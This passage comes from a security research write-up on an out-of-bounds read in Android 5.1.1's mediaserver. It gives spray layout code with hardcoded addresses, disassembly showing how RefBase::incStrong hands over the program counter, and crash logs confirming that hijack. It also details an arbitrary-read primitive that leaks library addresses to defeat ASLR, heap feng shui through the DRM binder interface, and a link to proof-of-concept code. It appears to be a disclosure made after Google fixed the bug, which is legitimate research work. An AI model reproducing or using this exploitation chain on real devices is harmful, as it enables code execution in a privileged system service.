Note that `mName` has a type of `AString` which contains both the string base and its corresponding size. `mQuirks` and `mCpas` are two vector members.

PC control

So far, we have a brief knowledge of the MediaCodecInfo object and then we pay our attention back to the vulnerability. Note that the oob read fetches a strong pointer which has the following construction routine as copy constructor is called:

```
template<typename T>
sp<T>::sp(const sp<T>& other)
: m_ptr(other.m_ptr)
  {
    if (m_ptr) m_ptr->incStrong(this);
  }
```

```
void RefBase::incStrong(const void* id) const
{
    weakref_impl* const refs = mRefs;
    refs->incWeak(id);

    refs->addStrongRef(id);
    const int32_t c = android_atomic_inc(&refs->mStrong);
    ALOG_ASSERT(c > 0, "incStrong() called on %p after last strong re
f", refs);
#if PRINT_REFS
    ALOGD("incStrong of %p from %p: cnt=%d\n", this, id, c);
#endif
    if (c != INITIAL_STRONG_VALUE)  {
        return;
    }
    android_atomic_add(-INITIAL_STRONG_VALUE, &refs->mStrong);
    refs->mBase->onFirstRef();
}
```

Here `refs->mBase->onFirstRef();` provides us a chance to control the pc register. To be more specific, if we can place a malicious pointer (`refs`) pointing to the memory whose content is fully controlled by us, we can designate the value of `mBase` and eventually virtual function `onFirstRef` . After that, we are able to achieve code execution. That means in our sprayed fake MediaCodecInfo object, let `refs` = [addr+4] we need to satisfy following conditions:

- [refs] == INIT_STRONG_VALUE
- [[[refs+8]] + 8] is expected PC addr

  For the following assembly

```
.text:0000EB92                 PUSH            {R4,LR}
.text:0000EB94                 LDR             R4, [R0,#4]
.text:0000EB96                 MOV             R0, R4  ; this
.text:0000EB98                 BLX             j__ZN7android7RefBase12
weakref_type7incWeakEPKv ; android::RefBase::weakref_type::incWeak(voi
d const*)
.text:0000EB9C                 MOV             R0, R4
.text:0000EB9E                 BLX             android_atomic_inc
.text:0000EBA2                 CMP.W           R0, #0x10000000
.text:0000EBA6                 BNE             locret_EBBA
.text:0000EBA6 ; [00000016 BYTES: END OF AREA Node #0. PRESS KEYPAD "-
" TO COLLAPSE]
.text:0000EBA8                 MOV             R1, R4
.text:0000EBAA                 MOV.W           R0, #0xF0000000
.text:0000EBAE                 BLX             android_atomic_add
.text:0000EBB2                 LDR             R0, [R4,#8]
.text:0000EBB4                 LDR             R3, [R0]
.text:0000EBB6                 LDR             R1, [R3,#8]
.text:0000EBB8                 BLX             R1
.text:0000EBBA
.text:0000EBBA locret_EBBA                             ; CODE XREF: an
droid::RefBase::incStrong(void const*)+14j
.text:0000EBBA                 POP             {R4,PC}
```

So our corresponding spraying memory layout to control PC is like:

```
const unsigned int BASEADDR = 0xb3003010;
for(size_t i=0; i< SIZE/ sizeof(int); i++)
{
    *((unsigned int*)buf + i) = 0x41414141;
}
//+0 None
*((unsigned int*)buf + 1) = BASEADDR + 12;//R4
*((unsigned int*)buf + 3) = 0x10000000;//INIT_STRONG_VALUE at +12
*((unsigned int*)buf + 5) = BASEADDR + 0x20;//R0
*((unsigned int*)buf + 8) = BASEADDR + 0x20 + 4;//R3
*((unsigned int*)buf + 11) = 0x61616161;//TARGET PC value
```

And the following screenshot shows successful control of PC register.

```
F/libc    (  191): Fatal signal 11 (SIGSEGV), code 1, fault addr 0x61616160 in tid 191 (mediaserver)
W/NativeCrashListener(  684): Couldn't find ProcessRecord for pid 191
I/DEBUG   (  188): *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
E/DEBUG   (  188): AM write failure (32 / Broken pipe)
I/DEBUG   (  188): Build fingerprint: 'Android/aosp_hammerhead/hammerhead:5.1.1/LMY48I/hqd12301638:u
I/DEBUG   (  188): Revision: '11'
I/DEBUG   (  188): ABI: 'arm'
I/DEBUG   (  188): pid: 191, tid: 191, name: mediaserver  >>> /system/bin/mediaserver <<<
I/DEBUG   (  188): signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x61616160
I/DEBUG   (  188):     r0 b3003030  r1 61616161  r2 00000001  r3 b3003034
I/DEBUG   (  188):     r4 b300301c  r5 b4c31640  r6 bebcd884  r7 b6659d85
I/DEBUG   (  188):     r8 bebcd7fc  r9 00000000  sl 000003f5  fp 000000bf
I/DEBUG   (  188):     ip b6dadd7c  sp bebcd7d8  lr b6c2fbbb  pc 61616160  cpsr 600f0030
I/DEBUG   (  188): 
I/DEBUG   (  188): backtrace:
I/DEBUG   (  188):     #00 pc 61616160  <unknown>
I/DEBUG   (  188):     #01 pc 0000ebb9  /system/lib/libutils.so (android::RefBase::incStrong(void co
I/DEBUG   (  188):     #02 pc 00062311  /system/lib/libstagefright.so (android::sp<android::ABuffer>
I/DEBUG   (  188):     #03 pc 00085d8f  /system/lib/libstagefright.so
I/DEBUG   (  188):     #04 pc 0005b157  /system/lib/libmedia.so (android::BnMediaCodecList::onTransa
I/DEBUG   (  188):     #05 pc 0001a6cd  /system/lib/libbinder.so (android::BBinder::transact(unsigne
I/DEBUG   (  188):     #06 pc 0001f77b  /system/lib/libbinder.so (android::IPCThreadState::executeCo
I/DEBUG   (  188):     #07 pc 0001f89f  /system/lib/libbinder.so (android::IPCThreadState::getAndExe
I/DEBUG   (  188):     #08 pc 0001f8e1  /system/lib/libbinder.so (android::IPCThreadState::joinThrea
I/DEBUG   (  188):     #09 pc 00001693  /system/bin/mediaserver
I/DEBUG   (  188):     #10 pc 00012df5  /system/lib/libc.so (__libc_init+44)
I/DEBUG   (  188):     #11 pc 00001900  /system/bin/mediaserver
I/DEBUG   (  188):
```

Arbitrary read

However, we need first leak some addresses so that we can perform ROP attacks due to memory protections applied in media_server. In fact, this vulnerability can also be used to leak memory. But the first thing is to quickly quit the function to avoid that function pointer being called which may lead to a crash. That can be achieved by specifying `c` as not equal to `INITIAL_STRONG_VALUE` (0x10000000).
The server side will finally write back the result of the request to the client side. And the following code is going to be executed:

```
status_t MediaCodecInfo::writeToParcel(Parcel *parcel) const {
    mName.writeToParcel(parcel);
    parcel->writeInt32(mIsEncoder);
    parcel->writeInt32(mQuirks.size());
    for (size_t i = 0; i < mQuirks.size(); i++) {
        mQuirks.itemAt(i).writeToParcel(parcel);
    }
    parcel->writeInt32(mCaps.size());
    for (size_t i = 0; i < mCaps.size(); i++) {
        mCaps.keyAt(i).writeToParcel(parcel);
        mCaps.valueAt(i)->writeToParcel(parcel);
    }
    return OK;
}
```

Considering that `mName` has the type of `AString`, we take a look at its function `writeToParcel`:

```
status_t AString::writeToParcel(Parcel *parcel) const {
    CHECK_LE(mSize, static_cast<size_t>(INT32_MAX));
    status_t err = parcel->writeInt32(mSize);
    if (err == OK) {
        err = parcel->write(mData, mSize);
    }
    return err;
}
```

Once we can specify the value of `mData` (+0x8) and `mSize` (+0xc) inside a fake MediaCodecInfo object, an arbitrary memory read is achieved. Note that we also need to set both the size of `mQuirks` (+0x20) and the size of `mCaps` (+0x34) to be 0 in order to ensure that the function will not crash in the middle. When we have an arbitrary read, we can simply iteratively scan the potential .text pages in order to get the exact location of the modules. The approach is effective due to the weakness of ASLR on 32bit devices and meanwhile the mediaserver will automatically recover if a memory read fails and the base addresses of all the loaded modules keep unchanged.
The following code snippet demonstrates the spray layout to archive info leak.

```
void setupRawBuf(char* buf)
{
    for(size_t i=0; i< SIZE/ sizeof(int); i++)
    {
        *((unsigned int*)buf + i) = 0xb3003010;
    }
    //+0 None
    *((unsigned int*)buf + 1) = 0xb3004010;//+4 mrefs we need an acces
sible addr
    *((unsigned int*)buf + 2) = 0xb6ce3000;//+8 AString addr fall in .
text section
    *((unsigned int*)buf + 3) = 0x400;//+8+4 AString size

    *(unsigned int*)(buf + 20) = 0;
    *(unsigned int*)(buf + 32) = 0;
    *(unsigned int*)(buf + 52) = 0;
}
```

Here’s a screenshot demonstrating the successfully retrieval of text section content by parsing the returned `AString` from binder transaction.

```
[+]spraying zone160[+] sprayed 0x0 status 0 resp (null)
[+] sprayed 0x100 status 0 resp (null)
[+] sprayed 0x200 status 0 resp (null)
[+] sprayed 0x300 status 0 resp (null)
[+] sprayed 0x400 status 0 resp (null)
[+] sprayed 0x500 status 0 resp (null)
now input index to trigger
37
length 1024
3046d9f7 46ec4046 d9f72aec 31462846 d9f79eec 81464046 d9f7ceeb 3046d9f7 cceb3846
 d9f7c8eb b9f10f 8db626b 284642f0 11122 61634946 daf7a6ea 20465b0 bde8f083 12b42
0 d4feffff 60ffffff 28ffffff a08210 254b264a 70b5446 25464f1 4867b44 9b583f1 802
060 55f84cf d8b1ddf7 c8efe16c a06c8968 dcf710ec a06ca168 dcf7cec a06cdbf7 16ebe0
```

Consulting memory layout in gdb we can clearly see the content of libmediaplayerservice.so. With this information at hand it's piece of cake to determine absolute address of corresponding dynamic library file.

```
b6c85000-b6c86000 r--p 00007000 b3:19 937        /system/lib/libnbaio.so
b6c86000-b6c87000 rw-p 00008000 b3:19 937        /system/lib/libnbaio.so
b6c87000-b6c88000 r--p 00000000 00:00 0          [anon:linker_alloc]
b6c88000-b6d07000 r-xp 00000000 b3:19 919        /system/lib/libmediaplayerservice.so
```

```
(gdb) x/80xb 0xb6ce3000
0xb6ce3000 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+172>:    0x30    0x46    0xd9    0xf7    0x46    0xec    0x40    0x46
0xb6ce3008 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+180>:    0xd9    0xf7    0x2a    0xec    0x31    0x46    0x28    0x46
0xb6ce3010 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+188>:    0xd9    0xf7    0x9e    0xec    0x81    0x46    0x40    0x46
0xb6ce3018 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+196>:    0xd9    0xf7    0xce    0xeb    0x30    0x46    0xd9    0xf7
0xb6ce3020 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+204>:    0xcc    0xeb    0x38    0x46    0xd9    0xf7    0xc8    0xeb
0xb6ce3028 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+212>:    0xb9    0xf1    0x00    0x0f    0x08    0xdb    0x62    0x6b
0xb6ce3030 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+220>:    0x28    0x46    0x42    0xf0    0x01    0x01    0x01    0x22
0xb6ce3038 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+228>:    0x61    0x63    0x49    0x46    0xda    0xf7    0xa6    0xea
0xb6ce3040 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+236>:    0x20    0x46    0x05    0xb0    0xbd    0xe8    0xf0    0x83
0xb6ce3048 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+244>:    0x12    0xb4    0x02    0x00    0xd4    0xfe    0xff    0xff
```

So far, we have achieved the feasible approach to bypassing ASLR and executing ROP chains. Now the most important task is to place a controlled pointer behind the vulnerable vector and meanwhile it needs to point to a piece of memory which can be controlled by us.

Spray technique and heap fengshui

A perfect interface which can used to spray is `IDrm->provideKeyResponse(uint8_t*, uint8_t* payload, uint8_t)` , which is also a available routine in a binder service. Briefly speaking, the interface accepts the buffer content passed in by the client side and on the server side, the buffer content will be base64 decoded into the plain text. The plain text exists in the memory in the form of `ABuffer` which has its storage buffer on the heap. In a word, with this approach, we can specify arbitrary size and corresponding data (which can contain non-ascii data including null bytes) when spraying. Of course some preconditions must be satisfied to use this spray interface, more detail will be available on github site.

As we figure out that the default backing storage of that vulnerable vector has a size of 160 ((33+4)*4 rounded up), we need to spray a little amount of payloads by using the technique mentioned above. The size of each payload needs to be 160 in order to ensure that these payloads are to be allocated closely with the vulnerable vector. And when the oob read is triggered, our controlled payload will be accessed.

Moreover, these payloads are filled with a pointer pointing to our fake `MediaCodecInfo` object in order to achieve arbitrary memory read and control flow hijacking. We then need spray our fake `MediaCodecInfo` objects through the same approach. This time we spray in pages and every page is filled with our fake objects. As a result, many fake MediaCodecInfo objects will be allocated align to a page. Due to the low entropy of ASLR mechanism applied on 32bit devices, we can then hardcode a dword value for the pointer which will be out-of-bound read by triggering the vulnerability. The hardcoded address used in our exploit is 0xb3003010 (the first several bytes at the beginning of a heap page are metadata which needs to excluded), but a proper value may differ on different devices.

At this stage, we solve the spray issue, leak out .text addresses and finally hijack the control flow. Note that because of SELinux, mediaserver cannot load user-supplied dynamic library and execute /bin/sh. We have to manually load a busybox/toolbox .so into memory as shellcode and jump to it. Here we do not elaborate the details in this paper and one can refer to Guang Gong's research work on CVE-2015-1528. The poc code will be accessible at github.com/flankerhqd/mediacodecoob

Credits

I'd like to thank Wen Xu, Liang Chen, Marco Grassi, Yi Zheng, Gengming Liu, and Wushi for their contribution to the research work. I'd also like to thank Android Security Team for their quick response and collaborative altitude of fixing security vulnerabilities.

References

- BH-US-12-Argyoudis-Exploiting_the_jemalloc_Memory_Allocator